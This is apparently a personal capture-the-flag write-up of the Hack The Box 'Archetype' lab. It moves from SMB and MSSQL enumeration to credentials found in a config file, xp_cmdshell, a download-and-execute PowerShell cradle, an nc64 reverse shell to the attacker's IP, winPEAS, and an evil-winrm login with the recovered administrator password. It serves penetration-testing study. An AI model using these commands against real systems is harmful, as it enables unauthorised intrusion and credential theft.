HTB-Archetype-31Dec2023

IP

10.129.214.70

Credentials & Users

ARCHETYPE/sql_svc:M3g4c0rp123
administrator:MEGACORP_4dm1n!!

Ports & Services

135/tcp open
139/tcp open
445/tcp open
1433/tcp open
5985/tcp open
47001/tcp open
49664/tcp open
49665/tcp open
49666/tcp open
49667/tcp open
49668/tcp open
49669/tcp open

Technologies

SMB Windows Server 2019 Standard 17763 microsoft-ds
SQL Microsoft SQL Server 2017 14.00.1000.00; RTM
Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Win-RM

NMAP

```
┌──(sw1m㉿core)-[~/HTB/StartingPoint/Archetype]
└─$ sudo nmap -sC -sV -O 10.129.214.70 -oA NMAP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-31 13:12 GMT
Nmap scan report for 10.129.214.70
Host is up (0.024s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   10.129.214.70:1433:
|     Target_Name: ARCHETYPE
|     NetBIOS_Domain_Name: ARCHETYPE
|     NetBIOS_Computer_Name: ARCHETYPE
|     DNS_Domain_Name: Archetype
|     DNS_Computer_Name: Archetype
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.129.214.70:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2023-12-31T13:12:50+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-12-31T13:11:20
|_Not valid after:  2053-12-31T13:11:20
No exact OS matches for host (If you know what OS is running on it, see https:
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/31%OT=135%CT=1%CU=39046%PV=Y%DS=2%DC=I%G=Y%TM=65
OS:9168D1%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=
OS:S%TS=U)OPS(O1=M53CNW8NNS%O2=M53CNW8NNS%O3=M53CNW8%O4=M53CNW8NNS%O5=M53CN
OS:W8NNS%O6=M53CNNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN
OS:(R=Y%DF=Y%T=80%W=FFFF%O=M53CNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F
OS:=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%
OS:RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microso

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-12-31T05:12:44-08:00
|_clock-skew: mean: 1h36m01s, deviation: 3h34m41s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2023-12-31T13:12:42
```

```
|_  start_date: N/A

OS and Service detection performed. Please report any incorrect results at htt
```

Service Enumeration

NetExec

#netexec

I like poking around with nxc as it gives the permission for the folders. It saves time trying to access other folders.

```
┌──(sw1m㉿core)-[~/HTB/StartingPoint/Archetype]
└─$ nxc smb 10.129.214.70 -u 'anonymous' -p '' --shares
SMB         10.129.214.70   445    ARCHETYPE        [*] Windows Server 2019 Standard 17763 x64 (name
ype) (signing:False) (SMBv1:True)
SMB         10.129.214.70   445    ARCHETYPE        [+] Archetype\anonymous:
SMB         10.129.214.70   445    ARCHETYPE        [*] Enumerated shares
SMB         10.129.214.70   445    ARCHETYPE        Share           Permissions     Remark
SMB         10.129.214.70   445    ARCHETYPE        -----           -----------     ------
SMB         10.129.214.70   445    ARCHETYPE        ADMIN$                          Remote Admin
SMB         10.129.214.70   445    ARCHETYPE        backups         READ
SMB         10.129.214.70   445    ARCHETYPE        C$                              Default share
SMB         10.129.214.70   445    ARCHETYPE        IPC$                            Remote IPC
```

SMB Client

#smbclient

```
┌──(sw1m㉿core)-[~/HTB/StartingPoint/Archetype]
└─$ smbclient -L 10.129.214.70
Password for [WORKGROUP\sw1m]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.214.70 failed (Error NT_ST
Unable to connect with SMB1 -- no workgroup available
```

```
sw1m@core:~$ sudo smbclient \\\\10.129.214.70\\backups
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ir
ir: command not found
smb: \> dir
  .                                   D        0  Mon Jan 20 12:20:57 2020
  ..                                  D        0  Mon Jan 20 12:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 12:23:02 2020

                5056511 blocks of size 4096. 2616609 blocks available
smb: \>
```

As the backups drive is readable anonymously we can pull off the production configuration file which then reveals credentials.

```
sw1m@core:~/HTB/Archetype$ cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy=" ... " GeneratedFromPackageName=" ... " GeneratedFromPackageID=" ... " Generate
dDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" Value
Type="String">
        <ConfiguredValue>Data Source=. Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=S
QLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>

sw1m@core:~/HTB/Archetype$
```

SQL

Credentials in the configuration file allows us to access the SQL server directly.
Potentially if the SQL was only accessible from a localhost then the attack could have ended at the configuration file.
1433/tcp open ms-sql-s Microsoft SQL Server 2017 14.00.1000.00

#MSSQL

```
sw1m@core:~/HTB/Archetype$ impacket-mssqlclient -p 1433 ARCHETYPE/sql_svc:M3g4c0rp123@10.129.214.70 -windows-auth
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc  dbo@master)>
```

Enumeration of the tables.

```
SQL (ARCHETYPE\sql_svc  dbo@master)> USE master
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
SQL (ARCHETYPE\sql_svc  dbo@master)> select * from master.information_schema.tables
TABLE_CATALOG   TABLE_SCHEMA   TABLE_NAME              TABLE_TYPE
-------------   ------------   ---------------------   ----------
master          dbo            spt_fallback_db         b'BASE TABLE'

master          dbo            spt_fallback_dev        b'BASE TABLE'

master          dbo            spt_fallback_usg        b'BASE TABLE'

master          dbo            spt_values              b'VIEW'

master          dbo            spt_monitor             b'BASE TABLE'

master          dbo            MSreplication_options   b'BASE TABLE'

SQL (ARCHETYPE\sql_svc  dbo@master)>
```

XP_Cmdshell was used to spawn a shell on the base computer as the one of the databases were set to truseted.

User flag below..

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell type C:\Users\sql_svc\Desktop\user.txt
output
--------------------------------
3e7b102e78218e935bf3f4951fec21a3

SQL (ARCHETYPE\sql_svc  dbo@master)>
```

Proposed reverse shell download command

SQL> xp_cmdshell powershell IEX(New-Object Net.webclient).downloadString("http://10.10.14.3:8000/rv.ps1\")

Database Information

```
SQL (ARCHETYPE\sql_svc  dbo@msdb)> enum_logins
name                              type_desc      is_disabled  sysadmin  securityadmin  serveradmin  setupadmin  processadmin  diskadmin  dbcreator  bulkadmin
-------------------------------   ------------   ----------   -------   ------------   -----------  ----------  ------------  ---------  ---------  ---------
sa                                SQL_LOGIN               1         1              0            0           0             0          0          0          0
##MS_PolicyEventProcessingLogin## SQL_LOGIN               1         0              0            0           0             0          0          0          0
##MS_PolicyTsqlExecutionLogin##   SQL_LOGIN               1         0              0            0           0             0          0          0          0
ARCHETYPE\sql_svc                 WINDOWS_LOGIN           0         1              0            0           0             0          0          0          0
NT SERVICE\SQLWriter              WINDOWS_LOGIN           0         1              0            0           0             0          0          0          0
NT SERVICE\Winmgmt                WINDOWS_LOGIN           0         1              0            0           0             0          0          0          0
NT SERVICE\MSSQLSERVER            WINDOWS_LOGIN           0         1              0            0           0             0          0          0          0
NT AUTHORITY\SYSTEM               WINDOWS_LOGIN           0         0              0            0           0             0          0          0          0
NT SERVICE\SQLSERVERAGENT         WINDOWS_LOGIN           0         1              0            0           0             0          0          0          0
NT SERVICE\SQLTELEMETRY           WINDOWS_LOGIN           0         0              0            0           0             0          0          0          0
```


```
SQL (ARCHETYPE\sql_svc  dbo@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee    grantor
----------   --------   ---------------   ----------   --------   -------------------------------
b'USER'      msdb       IMPERSONATE       GRANT        dc_admin   MS_DataCollectorInternalUser
```

```
SQL (ARCHETYPE\sql_svc  dbo@master)> enum_owner
Database   Owner
--------   -----
master     sa

tempdb     sa

model      sa

msdb       sa
```


```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell "powershell -c pwd"
output
--------------------

NULL

Path

----

C:\Windows\system32
```

Downloads of a genuine shell as per the walkthrough.

I wanted to at this stage match up with the walkthrough as I'm not great with powershell and it's a bit like wet spaghetti in my head just now.





```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads;" wget
http://10.10.14.24/nc64.exe -outfile nc64.exe"output
```




Executing the follow up shell


```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e
cmd.exe 10.10.14.24 6666"
```



Dial back from the target host



WinPeas Download

```
powershell wget http://10.10.14.24/winPEASx64.exe -outfile winpeas.exe
```

```
C:\Users\sql_svc\Downloads>powershell wget http://10.10.14.24/winPEASx64.exe -outfile winpeas.exe
powershell wget http://10.10.14.24/winPEASx64.exe -outfile winpeas.exe

C:\Users\sql_svc\Downloads>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\sql_svc\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\Users\sql_svc\Downloads

01/01/2024  03:46 PM    <DIR>          .
01/01/2024  03:46 PM    <DIR>          ..
01/01/2024  03:33 PM            45,272 nc64.exe
01/01/2024  03:46 PM         2,387,456 winpeas.exe
               2 File(s)      2,432,728 bytes
               2 Dir(s)  10,706,866,176 bytes free

C:\Users\sql_svc\Downloads>
```

Powershell History File

```
PowerShell Settings
   PowerShell v2 Version: 2.0
   PowerShell v5 Version: 5.1.17763.1
   PowerShell Core Version:
   Transcription Settings:
   Module Logging Settings:
   Scriptblock Logging Settings:
   PS history file: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
   PS history size: 79B
```

```
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline> dir
dir


    Directory: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         3/17/2020   2:36 AM             79 ConsoleHost_history.txt
```


Loot

```
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline> get-content ConsoleHost_history.txt
get-content ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline>
```

Win-RM

As port 5985 is open we can login using evil-winrm and grab the root.txt flag.

```
sudo evil-winrm -i 10.129.231.61 -u administrator -p 'MEGACORP_4dm1n!!'
```


┌──(sw1m㉿core)-[~/HTB/Archetype]
└─$ sudo evil-winrm -i 10.129.231.61 -u administrator -p 'MEGACORP_4dm1n!!'
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc(
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-win
Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\Administrator\Documents> whoami
archetype\administrator
Evil-WinRM PS C:\Users\Administrator\Documents> dir
Evil-WinRM PS C:\Users\Administrator\Documents> cd C:\users\administrator\desktop
Evil-WinRM PS C:\users\administrator\desktop> dir
Directory: C:\users\administrator\desktop
Mode LastWriteTime Length Name
-ar--- 2/25/2020 6:36 AM 32 root.txt
Evil-WinRM PS C:\users\administrator\desktop> cat C:\users\administrator\desktop\root.txt
b91ccec3305e98240082d4474b848528
Evil-WinRM PS C:\users\administrator\desktop>